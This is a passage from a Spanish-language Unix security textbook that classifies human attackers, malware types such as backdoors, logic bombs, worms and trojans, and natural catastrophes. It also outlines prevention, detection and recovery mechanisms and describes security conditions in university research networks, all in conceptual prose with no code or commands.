No podernos engañarnos: la mayoría de ataques a nuestro sistema van a provenir en última instancia de personas que, intencionada o inintencionadamente, pueden causarnos enormes pérdidas. Generalmente se tratará de piratas que intentan conseguir el máximo nivel de privilegio posible aprovechando alguno (o algunos) de los riesgos lógicos de los que hablaremos a continuación, especialmente agujeros del *software*. Pero con demasiada frecuencia se suele olvidar que los piratas ‘clásicos’ no son los únicos que amenazan nuestros equipos: es especialmente preocupante que mientras que hoy en día cualquier administrador mínimamente preocupado por la seguridad va a conseguir un sistema relativamente fiable de una forma lógica (permaneciendo atento a vulnerabilidades de su *software*, restringiendo servicios, utilizando cifrado de datos...), pocos administradores tienen en cuenta factores como la ingeniería social o el basurero a la hora de diseñar una política de seguridad.

Aquí se describen brevemente los diferentes tipos de personas que de una u otra forma pueden constituir un riesgo para nuestros sistemas; generalmente se dividen en dos grandes grupos: los atacantes **pasivos**, aquellos que fisgonean por el sistema pero no lo modifican -o destruyen-, y los **activos**, aquellos que dañan el objetivo atacado, o lo modifican en su favor. Generalmente los curiosos y los *crackers* realizan ataques pasivos (que se pueden convertir en activos), mientras que los terroristas y ex-empleados realizan ataques activos puros; los intrusos remunerados suelen ser atacantes pasivos si nuestra red o equipo no es su objetivo, y activos en caso contrario, y el personal realiza ambos tipos indistintamente, dependiendo de la situación concreta.

- Personal

Las amenazas a la seguridad de un sistema provenientes del personal de la propia organización

rara vez son tomadas en cuenta; se presupone un entorno de confianza donde a veces no existe, por lo que se pasa por alto el hecho de que casi cualquier persona de la organización, incluso el personal ajeno a la infraestructura informática (secretariado, personal de seguridad, personal de limpieza y mantenimiento...) puede comprometer la seguridad de los equipos.

Aunque los ataques pueden ser intencionados (en cuyo caso sus efectos son extremadamente dañinos, recordemos que nadie mejor que el propio personal de la organización conoce mejor los sistemas... y sus debilidades), lo normal es que más que de ataques se trate de **accidentes** causados por un error o por desconocimiento⁴ de las normas básicas de seguridad: un empleado de mantenimiento que corta el suministro eléctrico para hacer una reparación puede llegar a ser tan peligroso como el más experto de los administradores que se equivoca al teclear una orden y borra todos los sistemas de ficheros; y en el primer caso, el ‘atacante’ ni siquiera ha de tener acceso lógico (ni físico!) a los equipos, ni conocer nada sobre seguridad en Unix. Hemos de recordar siempre que decir ‘*No lo hice a propósito*’ no va a servir para recuperar datos perdidos ni para restaurar un *hardware* dañado o robado.

- **Ex-empleados**

Otro gran grupo de personas potencialmente interesadas en atacar nuestro sistema son los antiguos empleados del mismo, especialmente los que no abandonaron el entorno por voluntad propia (y en el caso de redes de empresas, los que pasaron a la competencia). Generalmente, se trata de personas descontentas con la organización que pueden aprovechar debilidades de un sistema que conocen perfectamente para dañarlo como venganza por algún hecho que no consideran justo: amparados en excusas como ‘*No me han pagado lo que me deben*’ o ‘*Es una gran universidad, se lo pueden permitir*’ pueden insertar troyanos, bombas lógicas, virus... o simplemente conectarse al sistema como si aún trabajaran para la organización (muchas veces se mantienen las cuentas abiertas incluso meses después de abandonar la universidad o empresa), conseguir el privilegio necesario, y dañarlo de la forma que deseen, incluso chantajeando a sus ex-compañeros o ex-jefes.

- **Curiosos**

Junto con los *crackers*, los curiosos son los atacantes más habituales de sistemas Unix en redes de I+D. Recordemos que los equipos están trabajando en entornos donde se forma a futuros profesionales de la informática y las telecomunicaciones (gente que *a priori* tiene interés por las nuevas tecnologías), y recordemos también que las personas suelen ser curiosas por naturaleza; esta combinación produce una avalancha de estudiantes o personal intentando conseguir mayor privilegio del que tienen o intentando acceder a sistemas a los que oficialmente no tienen acceso. Y en la mayoría de ocasiones esto se hace simplemente para leer el correo de un amigo, enterarse de cuánto cobra un compañero, copiar un trabajo o comprobar que es posible romper la seguridad de un sistema concreto. Aunque en la mayoría de situaciones se trata de ataques no destructivos (a excepción del borrado de huellas para evitar la detección), parece claro que no benefician en absoluto al entorno de fiabilidad que podamos generar en un determinado sistema.

- ***Crackers***

Los entornos de seguridad media son un objetivo típico de los intrusos, ya sea para furgonear, para utilizarlas como enlace hacia otras redes o simplemente por diversión. Por un lado, son redes generalmente abiertas, y la seguridad no es un factor tenido muy en cuenta en ellas; por otro, el gran número y variedad de sistemas Unix conectados a estas redes provoca, casi por simple probabilidad, que al menos algunos de sus equipos (cuando no la mayoría) sean vulnerables a problemas conocidos de antemano. De esta forma un atacante sólo ha de utilizar un escáner de seguridad contra el dominio completo y luego atacar mediante un simple *exploit* los equipos que presentan vulnerabilidades; esto convierte a las redes de I+D, a las de empresas, o a las de ISPs en un objetivo fácil y apetecible para piratas con cualquier nivel de conocimientos, desde los más novatos (y a veces más peligrosos) hasta los expertos, que pueden utilizar toda la red para probar nuevos ataques o como nodo intermedio en un

⁴O inexistencia.

ataque a otros organismos, con el consiguiente deterioro de imagen (y a veces de presupuesto) que supone para una universidad ser, sin desearlo, un apoyo a los piratas que atacan sistemas teóricamente más protegidos, como los militares.

- Terroristas

Por ‘terroristas’ no debemos entender simplemente a los que se dedican a poner bombas o quemar autobuses; bajo esta definición se engloba a cualquier persona que ataca al sistema simplemente por causar algún tipo de daño en él. Por ejemplo, alguien puede intentar borrar las bases de datos de un partido político enemigo o destruir los sistemas de ficheros de un servidor que alberga páginas *web* de algún grupo religioso; en el caso de redes de I+D, típicos ataques son la destrucción de sistemas de prácticas o la modificación de páginas *web* de algún departamento o de ciertos profesores, generalmente por parte de alumnos descontentos.

- Intrusos remunerados

Este es el grupo de atacantes de un sistema más peligroso, aunque por fortuna el menos habitual en redes normales; suele afectar más a las grandes – muy grandes – empresas o a organismos de defensa. Se trata de piratas con gran experiencia en problemas de seguridad y un amplio conocimiento del sistema, que son pagados por una tercera parte⁵ generalmente para robar secretos (el nuevo diseño de un procesador, una base de datos de clientes, información confidencial sobre las posiciones de satélites espía...) o simplemente para dañar la imagen de la entidad afectada. Esta tercera parte suele ser una empresa de la competencia o un organismo de inteligencia, es decir, una organización que puede permitirse un gran gasto en el ataque; de ahí su peligrosidad: se suele pagar bien a los mejores piratas, y por si esto fuera poco los atacantes van a tener todos los medios necesarios a su alcance.

Aunque como hemos dicho los intrusos remunerados son los menos comunes en la mayoría de situaciones, en ciertas circunstancias pueden aprovechar nuestras redes como plataforma para atacar otros organismos; una excelente lectura sobre esta situación es [Sto89], en la que el experto en seguridad Cliff Stoll describe cómo piratas pagados por el KGB soviético utilizaron redes y sistemas Unix dedicados a I+D para acceder a organismos de defensa e inteligencia estadounidenses.

1.5.2 Amenazas lógicas

Bajo la etiqueta de ‘amenazas lógicas’ encontramos todo tipo de programas que de una forma u otra pueden dañar a nuestro sistema, creados de forma intencionada para ello (*software* malicioso, también conocido como *malware*) o simplemente por error (*bugs* o agujeros). Una excelente lectura que estudia las definiciones de algunas de estas amenazas y su implicación en el sistema Unix se presenta en [GS96]; otra buena descripción, pero a un nivel más general, se puede encontrar en [Par81].

- *Software* incorrecto

Las amenazas más habituales a un sistema Unix provienen de errores cometidos de forma involuntaria por los programadores de sistemas o de aplicaciones. Una situación no contemplada a la hora de diseñar el sistema de red del *kernel* o un error accediendo a memoria en un fichero *setuidado* pueden comprometer local o remotamente a Unix (o a cualquier otro sistema operativo).

A estos errores de programación se les denomina *bugs*, y a los programas utilizados para aprovechar uno de estos fallos y atacar al sistema, *exploits*. Como hemos dicho, representan la amenaza más común contra Unix, ya que cualquiera puede conseguir un *exploit* y utilizarlo contra nuestra máquina sin ni siquiera saber cómo funciona y sin unos conocimientos mínimos de Unix; incluso hay *exploits* que dañan seriamente la integridad de un sistema (negaciones de servicio o incluso acceso *root* remoto) y están preparados para ser utilizados desde MS-DOS, con lo que cualquier pirata novato (comúnmente, se les denomina *Script Kiddies*) puede utilizarlos contra un servidor y conseguir un control total de una máquina de varios millones de

⁵Si los pagara la organización propietaria de los equipos hablaríamos de *grupos Tigre*.

CAPÍTULO 1. INTRODUCCIÓN Y CONCEPTOS PREVIOS

pesetas desde su PC sin saber **nada** del sistema atacado; incluso hay situaciones en las que se analizan los *logs* de estos ataques y se descubre que el pirata incluso intenta ejecutar órdenes de MS-DOS.

- Herramientas de seguridad

Cualquier herramienta de seguridad representa un arma de doble filo: de la misma forma que un administrador las utiliza para detectar y solucionar fallos en sus sistemas o en la subred completa, un potencial intruso las puede utilizar para detectar esos mismos fallos y aprovecharlos para atacar los equipos. Herramientas como NESSUS, SAINT o SATAN pasan de ser útiles a ser peligrosas cuando las utilizan *crackers* que buscan información sobre las vulnerabilidades de un *host* o de una red completa.

La conveniencia de diseñar y distribuir libremente herramientas que puedan facilitar un ataque es un tema peliagudo; incluso expertos reconocidos como Alec Muffet (autor del adivinador de contraseñas *Crack*) han recibido enormes críticas por diseñar determinadas herramientas de seguridad para Unix. Tras numerosos debates sobre el tema, ha quedado bastante claro que no se puede basar la seguridad de un sistema en el supuesto desconocimiento de sus problemas por parte de los atacantes: esta política, denominada *Security through obscurity*, se ha demostrado inservible en múltiples ocasiones. Si como administradores no utilizamos herramientas de seguridad que muestren las debilidades de nuestros sistemas (para corregirlas), tenemos que estar seguro que un atacante no va a dudar en utilizar tales herramientas (para explotar las debilidades encontradas); por tanto, hemos de agradecer a los diseñadores de tales programas el esfuerzo que han realizado (y nos han ahorrado) en pro de sistemas más seguros.

- Puertas traseras

Durante el desarrollo de aplicaciones grandes o de sistemas operativos es habitual entre los programadores insertar ‘atajos’ en los sistemas habituales de autenticación del programa o del núcleo que se está diseñando. A estos atajos se les denomina puertas traseras, y con ellos se consigue mayor velocidad a la hora de detectar y depurar fallos: por ejemplo, los diseñadores de un *software* de gestión de bases de datos en el que para acceder a una tabla se necesiten cuatro claves diferentes de diez caracteres cada una pueden insertar una rutina para conseguir ese acceso mediante una única clave ‘especial’, con el objetivo de perder menos tiempo al depurar el sistema.

Algunos programadores pueden dejar estos atajos en las versiones definitivas de su *software* para facilitar un mantenimiento posterior, para garantizar su propio acceso, o simplemente por descuido; la cuestión es que si un atacante descubre una de estas puertas traseras (no nos importa el método que utilice para hacerlo) va a tener un acceso global a datos que no debería poder leer, lo que obviamente supone un grave peligro para la integridad de nuestro sistema.

- Bombas lógicas

Las bombas lógicas son partes de código de ciertos programas que permanecen sin realizar ninguna función hasta que son activadas; en ese punto, la función que realizan no es la original del programa, sino que generalmente se trata de una acción perjudicial.

Los activadores más comunes de estas bombas lógicas pueden ser la ausencia o presencia de ciertos ficheros, la ejecución bajo un determinado UID o la llegada de una fecha concreta; cuando la bomba se activa va a poder realizar cualquier tarea que pueda realizar la persona que ejecuta el programa: si las activa el *root*, o el programa que contiene la bomba está seteado a su nombre, los efectos obviamente pueden ser fatales.

- Canales cubiertos

Según la definición de [B⁺85] y [B⁺88], los canales cubiertos (o canales ocultos, según otras traducciones) son canales de comunicación que permiten a un proceso transferir información de forma que viole la política de seguridad del sistema; dicho de otra forma, un proceso transmite información a otros (locales o remotos) que no están autorizados a leer dicha información.

Los canales cubiertos no son una amenaza demasiado habitual en redes de I+D, ya que suele ser mucho más fácil para un atacante aprovechar cualquier otro mecanismo de ataque lógico;

sin embargo, es posible su existencia, y en este caso su detección suele ser difícil: algo tan simple como el puerto `finger` abierto en una máquina puede ser utilizado a modo de *covert channel* por un pirata con algo de experiencia.

- Virus

Un virus es una secuencia de código que se inserta en un fichero ejecutable (denominado *huésped*), de forma que cuando el archivo se ejecuta, el virus también lo hace, insertándose a sí mismo en otros programas.

Todo el mundo conoce los efectos de los virus en algunos sistemas operativos de sobremesa; sin embargo, en Unix los virus no suelen ser un problema de seguridad grave, ya que lo que pueda hacer un virus lo puede hacer más fácilmente cualquier otro mecanismo lógico (que será el que hay que tener en cuenta a la hora de diseñar una política de seguridad).

Aunque los virus existentes para entornos Unix son más una curiosidad que una amenaza real, en sistemas sobre plataformas IBM-PC o compatibles (recordemos que hay muchos sistemas Unix que operan en estas plataformas, como Linux, FreeBSD, NetBSD, Minix, Solaris...) ciertos virus, especialmente los de *boot*, pueden tener efectos nocivos, como dañar el sector de arranque; aunque se trata de daños menores comparados con los efectos de otras amenazas, hay que tenerlos en cuenta.

- Gusanos

Un gusano es un programa capaz de ejecutarse y propagarse por sí mismo a través de redes, en ocasiones portando virus o aprovechando *bugs* de los sistemas a los que conecta para dañarlos. Al ser difíciles de programar su número no es muy elevado, pero el daño que pueden causar es muy grande: el mayor incidente de seguridad en Internet fué precisamente el *Internet Worm*, un gusano que en 1988 causó perdidas millonarias al infectar y detener más de 6000 máquinas conectadas a la red.

Hemos de pensar que un gusano puede automatizar y ejecutar en unos segundos todos los pasos que seguiría un atacante humano para acceder a nuestro sistema: mientras que una persona, por muchos conocimientos y medios que posea, tardaría como mínimo horas en controlar nuestra red completa (un tiempo más que razonable para detectarlo), un gusano puede hacer eso mismo en pocos minutos: de ahí su enorme peligro y sus devastadores efectos.

- Caballos de Troya

Los troyanos o caballos de Troya son instrucciones escondidas en un programa de forma que éste parezca realizar las tareas que un usuario espera de él, pero que realmente ejecute funciones ocultas (generalmente en detrimento de la seguridad) sin el conocimiento del usuario; como el Caballo de Troya de la mitología griega, al que deben su nombre, ocultan su función real bajo la apariencia de un programa inofensivo que a primera vista funciona correctamente. En la práctica totalidad de los ataques a Unix, cuando un intruso consigue el privilegio necesario en el sistema instala troyanos para ocultar su presencia o para asegurarse la entrada en caso de ser descubierto: por ejemplo, es típico utilizar lo que se denomina un *rootkit*, que no es más que un conjunto de versiones troyanas de ciertas utilidades (`netstat`, `ps`, `who...`), para conseguir que cuando el administrador las ejecute no vea la información relativa al atacante, como sus procesos o su conexión al sistema; otro programa que se suele suplantar es `login`, por ejemplo para que al recibir un cierto nombre de usuario y contraseña proporcione acceso al sistema sin necesidad de consultar `/etc/passwd`.

- Programas conejo o bacterias

Bajo este nombre se conoce a los programas que no hacen nada útil, sino que simplemente se dedican a reproducirse hasta que el número de copias acaba con los recursos del sistema (memoria, procesador, disco...), produciendo una negación de servicio. Por sí mismos no hacen ningún daño, sino que lo que realmente perjudica es el gran número de copias suyas en el sistema, que en algunas situaciones pueden llegar a provocar la parada total de la máquina. Hemos de pensar que hay ciertos programas que pueden actuar como conejos sin proponérselo; ejemplos típicos se suelen encontrar en los sistemas Unix destinados a prácticas en las que se enseña a programar alumnado: es muy común que un bucle que por error se convierte en

infinito contenga entre sus instrucciones algunas de reserva de memoria, lo que implica que si el sistema no presenta una correcta política de cuotas para procesos de usuario pueda venirse abajo o degradar enormemente sus prestaciones. El hecho de que el autor suela ser fácilmente localizable no debe ser ninguna excusa para descuidar esta política: no podemos culpar a un usuario por un simple error, y además el daño ya se ha producido.

- Técnicas salami

Por técnica salami se conoce al robo automatizado de pequeñas cantidades de bienes (generalmente dinero) de una gran cantidad origen. El hecho de que la cantidad inicial sea grande y la robada pequeña hace extremadamente difícil su detección: si de una cuenta con varios millones de pesetas se roban unos céntimos, nadie va a darse cuenta de ello; si esto se automatiza para, por ejemplo, descontar una peseta de cada nómina pagada en la universidad o de cada beca concedida, tras un mes de actividad seguramente se habrá robado una enorme cantidad de dinero sin que nadie se haya percatado de este hecho, ya que de cada origen se ha tomado una cantidad ínfima.

Las técnicas salami no se suelen utilizar para atacar sistemas normales, sino que su uso más habitual es en sistemas bancarios; sin embargo, como en una red con requerimientos de seguridad medios es posible que haya ordenadores dedicados a contabilidad, facturación de un departamento o gestión de nóminas del personal, comentamos esta potencial amenaza contra el *software* encargado de estas tareas.

1.5.3 Catástrofes

Las catástrofes (naturales o artificiales) son la amenaza menos probable contra los entornos habituales: simplemente por su ubicación geográfica, a nadie se le escapa que la probabilidad de sufrir un terremoto o una inundación que afecte a los sistemas informáticos en una gran ciudad como Madrid, Valencia o Barcelona, es relativamente baja, al menos en comparación con el riesgo de sufrir un intento de acceso por parte de un pirata o una infección por virus. Sin embargo, el hecho de que las catástrofes sean amenazas poco probables no implica que contra ellas no se tomen unas medidas básicas, ya que si se produjeran generarían los mayores daños.

Un subgrupo de las catástrofes es el denominado de **riesgos poco probables**. Obviamente se denomina así al conjunto de riesgos que, aunque existen, la posibilidad de que se produzcan es tan baja (menor incluso que la del resto de catástrofes) que nadie toma, o nadie puede tomar, medidas contra ellos. Ejemplos habituales de riesgos poco probables son un ataque nuclear contra el sistema, el impacto de un satélite contra la sala de operaciones, o la abducción de un operador por una nave extraterrestre. Nada nos asegura que este tipo de catástrofes no vaya a ocurrir, pero la probabilidad es tan baja y los sistemas de prevención tan costosos que no vale la pena tomar medidas contra ellas.

Como ejemplos de catástrofes hablaremos de terremotos, inundaciones, incendios, humo o atentados de baja magnitud (más comunes de lo que podamos pensar); obviamente los riesgos poco probables los trataremos como algo anecdótico. De cualquier forma, vamos a hablar de estas amenazas sin extendernos mucho, ya que el objetivo de este proyecto no puede ser el proporcionar las directrices para una construcción de edificios a prueba de terremotos, o un plan formal de evacuación en caso de incendio.

1.6 ¿Cómo nos podemos proteger?

Hasta ahora hemos hablado de los aspectos que engloba la seguridad informática, de los elementos a proteger, de los tipos de amenazas que contra ellos se presentan y del origen de tales amenazas; parece claro que, para completar nuestra visión de la seguridad, hemos de hablar de las formas de protección de nuestros sistemas. Cuando hayamos completado este punto, habremos presentado a grandes rasgos los diferentes puntos a tratar en este proyecto, tal y como se sintetiza en la figura 1.2.




Figura 1.2: Visión global de la seguridad informática

Para proteger nuestro sistema hemos de realizar un análisis de las amenazas potenciales que puede sufrir, las pérdidas que podrían generar, y la probabilidad de su ocurrencia; a partir de este análisis hemos de diseñar una política de seguridad que defina responsabilidades y reglas a seguir para evitar tales amenazas o minimizar sus efectos en caso de que se produzcan. A los mecanismos utilizados para implementar esta política de seguridad se les denomina **mecanismos de seguridad**; son la parte más visible de nuestro sistema de seguridad, y se convierten en la herramienta básica para garantizar la protección de los sistemas o de la propia red.

Los mecanismos de seguridad se dividen en tres grandes grupos: de prevención, de detección y de recuperación. Los mecanismos **de prevención** son aquellos que aumentan la seguridad de un sistema durante el funcionamiento normal de éste, previniendo la ocurrencia de violaciones a la seguridad; por ejemplo, el uso de cifrado en la transmisión de datos se puede considerar un mecanismo de este tipo, ya que evita que un posible atacante escuche las conexiones hacia o desde un sistema Unix en la red. Por mecanismos **de detección** se conoce a aquellos que se utilizan para detectar violaciones de la seguridad o intentos de violación; ejemplos de estos mecanismos son los programas de auditoría como *Tripwire*. Finalmente, los mecanismos **de recuperación** son aquellos que se aplican cuando una violación del sistema se ha detectado, para retornar a éste a su funcionamiento correcto; ejemplos de estos mecanismos son la utilización de copias de seguridad o el *hardware* adicional. Dentro de este último grupo de mecanismos de seguridad encontramos un subgrupo denominado **mecanismos de análisis forense**, cuyo objetivo no es simplemente retornar al sistema a su modo de trabajo normal, sino averiguar el alcance de la violación, las actividades de un intruso en el sistema, y la puerta utilizada para entrar⁶; de esta forma se previenen ataques posteriores y se detectan ataques a otros sistemas de nuestra red.

⁶Si además los resultados se pretenden utilizar como pruebas ante un tribunal, se habla de **Informatoscopia** ([Gal96a]).

Parece claro que, aunque los tres tipos de mecanismos son importantes para la seguridad de nuestro sistema, hemos de enfatizar en el uso de mecanismos de prevención y de detección; la máxima popular ‘*más vale prevenir que curar*’ se puede aplicar a la seguridad informática: para nosotros, evitar un ataque, detectar un intento de violación, o detectar una violación exitosa inmediatamente después de que ocurra es mucho más productivo y menos comprometedor para el sistema que restaurar el estado tras una penetración de la máquina. Es más, si consiguiéramos un sistema sin vulnerabilidades y cuya política de seguridad se implementara mediante mecanismos de prevención de una forma completa, no necesitaríamos mecanismos de detección o recuperación. Aunque esto es imposible de conseguir en la práctica, será en los mecanismos de detección, y sobre todo en los de prevención, en los que centraremos nuestro trabajo.

Los mecanismos de prevención más habituales en Unix y en redes son los siguientes ([Olo92]):

- Mecanismos de autenticación e identificación

Estos mecanismos hacen posible identificar entidades del sistema de una forma única, y posteriormente, una vez identificadas, autenticarlas (comprobar que la entidad es quién dice ser). Son los mecanismos más importantes en cualquier sistema, ya que forman la base de otros mecanismos que basan su funcionamiento en la identidad de las entidades que acceden a un objeto.

Un grupo especialmente importante de estos mecanismos son los denominados Sistemas de Autenticación de Usuarios, a los que prestaremos una especial atención por ser los más utilizados en la práctica.

- Mecanismos de control de acceso

Cualquier objeto del sistema ha de estar protegido mediante mecanismos de control de acceso, que controlan todos los tipos de acceso sobre el objeto por parte de cualquier entidad del sistema. Dentro de Unix, el control de acceso más habitual es el **discrecional** (DAC, *Discretionary Access Control*), implementado por los bits *rwx* y las listas de control de acceso para cada fichero (objeto) del sistema; sin embargo, también se permiten especificar controles de acceso obligatorio (MAC).

- Mecanismos de separación

Cualquier sistema con diferentes niveles de seguridad ha de implementar mecanismos que permitan separar los objetos dentro de cada nivel, evitando el flujo de información entre objetos y entidades de diferentes niveles siempre que no exista una autorización expresa del mecanismo de control de acceso.

Los mecanismos de separación se dividen en cinco grandes grupos, en función de como separan a los objetos: separación física, temporal, lógica, criptográfica y fragmentación. Dentro de Unix, el mecanismo de separación más habitual es el de separación lógica o **aislamiento**, implementado en algunos sistemas mediante una **Base Segura de Cómputo** (TCB).

- Mecanismos de seguridad en las comunicaciones

Es especialmente importante para la seguridad de nuestro sistema el proteger la integridad y la privacidad de los datos cuando se transmiten a través de la red. Para garantizar esta seguridad en las comunicaciones, hemos de utilizar ciertos mecanismos, la mayoría de los cuales se basan en la Criptografía: cifrado de clave pública, de clave privada, firmas digitales... Aunque cada vez se utilizan más los protocolos seguros (como SSH o Kerberos, en el caso de sistemas Unix en red), aún es frecuente encontrar conexiones en texto claro ya no sólo entre máquinas de una misma subred, sino entre redes diferentes. Una de las mayores amenazas a la integridad de las redes es este tráfico sin cifrar, que hace extremadamente fáciles ataques encaminados a robar contraseñas o suplantar la identidad de máquinas de la red.

A lo largo de este trabajo intentaremos explicar el funcionamiento de algunos de estos mecanismos para conseguir sistemas Unix más fiables; pero mucho más importante que el funcionamiento de, por ejemplo, la Base Segura de Cómputo o las Listas de Control de Acceso, es la concienciación de usuarios y administradores de las ventajas en materias de seguridad que estos mecanismos, y

muchos otros, ofrecen. Hemos de recordar que un sistema Unix instalado tal y como se distribuye suele representar una puerta abierta para cualquier pirata sin unos grandes conocimientos; si ese mismo sistema lo configuramos mínimamente antes de ponerlo a trabajar, un intruso necesitará unos conocimientos del sistema operativo y de la red más o menos amplios (o mucha suerte) si quiere violar su seguridad. Como ya dijimos, el objetivo de este proyecto no es conseguir unos sistemas con seguridad militar en un entorno de normal (algo imposible), sino conseguir un entorno de trabajo *mínimamente* fiable.

1.7 Redes ‘normales’

En este trabajo, como ya hemos comentado, no se pretende ni mucho menos adentrarse en temas de seguridad que se podría considerar ‘de alto nivel’, como la necesaria en un entorno militar⁷, de inteligencia, o en una gran empresa que maneje datos muy apetecibles para sus competidores. Un fallo en la seguridad de los sistemas informáticos de una central nuclear puede ser catastrófico – en el más amplio sentido de la palabra –; un pequeño fallo en los sistemas encargados de lanzar un satélite nos costaría a todos miles de millones de dólares... si en lugar de ser un satélite es un misil, podemos imaginarnos las consecuencias. Por fortuna para todos nosotros, esos sistemas son altamente seguros y por supuesto no son simples ordenadores conectados a Internet... ni siquiera a redes de propósito general.

Pero lo más probable es que todas estas cosas nos queden demasiado lejos a la mayoría de mortales; para nosotros los problemas de seguridad diarios son intrusiones, virus (sin comentarios), negaciones de servicio contra una máquina que sirve páginas *web*... algo mucho más terrenal que todo lo anterior. Es en este tipo de entornos donde los mecanismos que estudiaremos se pueden aplicar más fácilmente, tanto por las características de los sistemas utilizados como por el – relativamente – bajo peligro de nuestros atacantes: imagino que la CIA o el KGB no estarán dispuestos a pagar a piratas profesionales para que entren y lean nuestro correo; los intrusos potencialmente interesados en nuestras máquinas serán chavales que sólo buscan un cierto *status* social en un grupo de aficionados a la piratería, o que acaban de ver una película – de cuyo nombre no quiero acordarme – y tratan de emular a los actores. Gente que ante la más mínima dificultad para acceder a nuestra red, la abandonará y se dedicará a objetivos más fáciles (como la red de nuestro vecino). Contra este tipo de personas es contra quien debemos esforzarnos: ya hemos dicho que es inútil intentar parar a un atacante profesional, pagado, o muy interesado en nuestras máquinas; el que su ataque tenga éxito es sólo cuestión de tiempo, y seguramente depende más de la suerte que tenga él frente a la que tengamos nosotros. Pero estos atacantes son minoría, y lo que debemos buscar es defendernos contra la mayoría.

Ejemplos de redes ‘normales’, de entornos con unos requerimientos de seguridad medios (pero requerimientos, al fin y al cabo), son las redes de I+D (universidades, centros de investigación...), las de empresas medianas y las de proveedores de acceso a Internet; vamos a hablar en este punto de las características de cada una de ellas.

1.7.1 Redes de I+D

En cualquier tipo de red, basada en Unix o no, la seguridad es siempre un factor a tener en cuenta a la hora de administrar la propia red y sus máquinas. Por supuesto las redes de I+D no son ninguna excepción, y aunque con demasiada frecuencia su seguridad es mínima – o ni siquiera existe – merece la pena invertir tiempo, y por qué no, dinero, para garantizar un mínimo nivel de seguridad que proporcione un entorno de trabajo aceptable.

Las redes de I+D tienen unas características propias que no poseen otras redes, por ejemplo las militares o las pertenecientes a empresas. El rasgo diferenciador de redes I+D más importante es

⁷Tampoco creo que fuera posible; a fin de cuentas, la seguridad de estos sistemas sólo la conocen los militares...

su carácter extremadamente abierto: mientras que una empresa puede limitar el acceso exterior a través de un simple *firewall*, u ofrecer sólo determinados servicios al exterior de la empresa, como unas páginas *web*, una red de I+D no puede permitirse este carácter tan cerrado. Esto es debido a que el aspecto de la seguridad más importante en las redes de investigación es la disponibilidad: a todo el personal investigador le interesa que sus publicaciones sean lo más accesibles a través de la *web*, al alumnado le interesa poder consultar sus datos académicos desde casa, por Internet, etc. Y es muy difícil hacerles cambiar de opinión, o al menos concienciarlos de los problemas de seguridad que una excesiva apertura supone: si un profesor acude a una conferencia en cualquier lugar del mundo no se le puede obligar, por ejemplo, a *kerberizar* todas las aplicaciones de su ordenador portátil simplemente para poder leer el correo a distancia; simplemente desea ejecutar un *telnet*, igual que si estuviera en el campus, para hacerlo.

La característica que acabamos de comentar es algo muy negativo de cara a mantener la seguridad de los sistemas; no podemos limitarnos a establecer una férrea política de filtrado de paquetes o a restringir servicios, ya que los usuarios no van a aceptarlo. Sin embargo, no todas las características de las redes de I+D son un problema para su seguridad; por ejemplo, un importante punto a favor es el escaso interés para un pirata de los datos con los que se trabaja generalmente en institutos de investigación o centros universitarios. En entornos de estas características no se suele trabajar con datos que impliquen información valiosa para un espía industrial o militar, ni tampoco se mueven grandes cantidades de dinero a través del comercio electrónico; casi todo lo que un intruso va a encontrar en una máquina de I+D son programas, documentos, resultados de simulaciones... que a muy poca gente, aparte de sus autores, interesan.

Entonces, ¿contra quién nos enfrentamos? Muy pocos de los intrusos que podamos encontrar en redes de I+D son piratas expertos; la mayoría son gente poco experimentada, que incluso ataca nuestras máquinas desde sus PCs en casa corriendo MS-DOS (desde 6.2 hasta 2000) sin saber nada sobre Unix o redes. La mejor defensa contra estos individuos consiste simplemente en cerrar los servicios que no sean estrictamente necesarios y mantener actualizado el *software* de nuestras máquinas que se pueda considerar crítico (núcleo, demonios, ficheros setuidados...). Casi todos ellos suelen actuar movidos únicamente por el afán de conseguir un cierto *status* en comunidades virtuales de piratas; ni siquiera actúan por curiosidad o para ampliar sus conocimientos, con lo que tenemos una importante ventaja contra ellos: es muy raro –pero no imposible– que se obsesionen por nuestra red o sus máquinas, de forma que si conseguimos que sus primeros intentos por acceder no sean fructíferos directamente dejarán el ataque para dedicarse a objetivos más fáciles. En cuanto a los piratas con un mayor nivel de conocimientos, si los encontramos en una red de I+D seguramente será porque utilizan nuestros equipos como plataforma para atacar servidores ‘más interesantes’ para un intruso, como máquinas militares o de centros de investigación muy importantes, como la NASA; en estos casos es obligatorio poner sobre aviso al organismo de mayor nivel responsable de la seguridad en la red: este organismo es, en el caso de la red universitaria española, IrisCERT, cuya información de contacto se cita al final del proyecto junto a la de otros organismos relacionados con la seguridad informática a distintos niveles.

1.7.2 Empresas

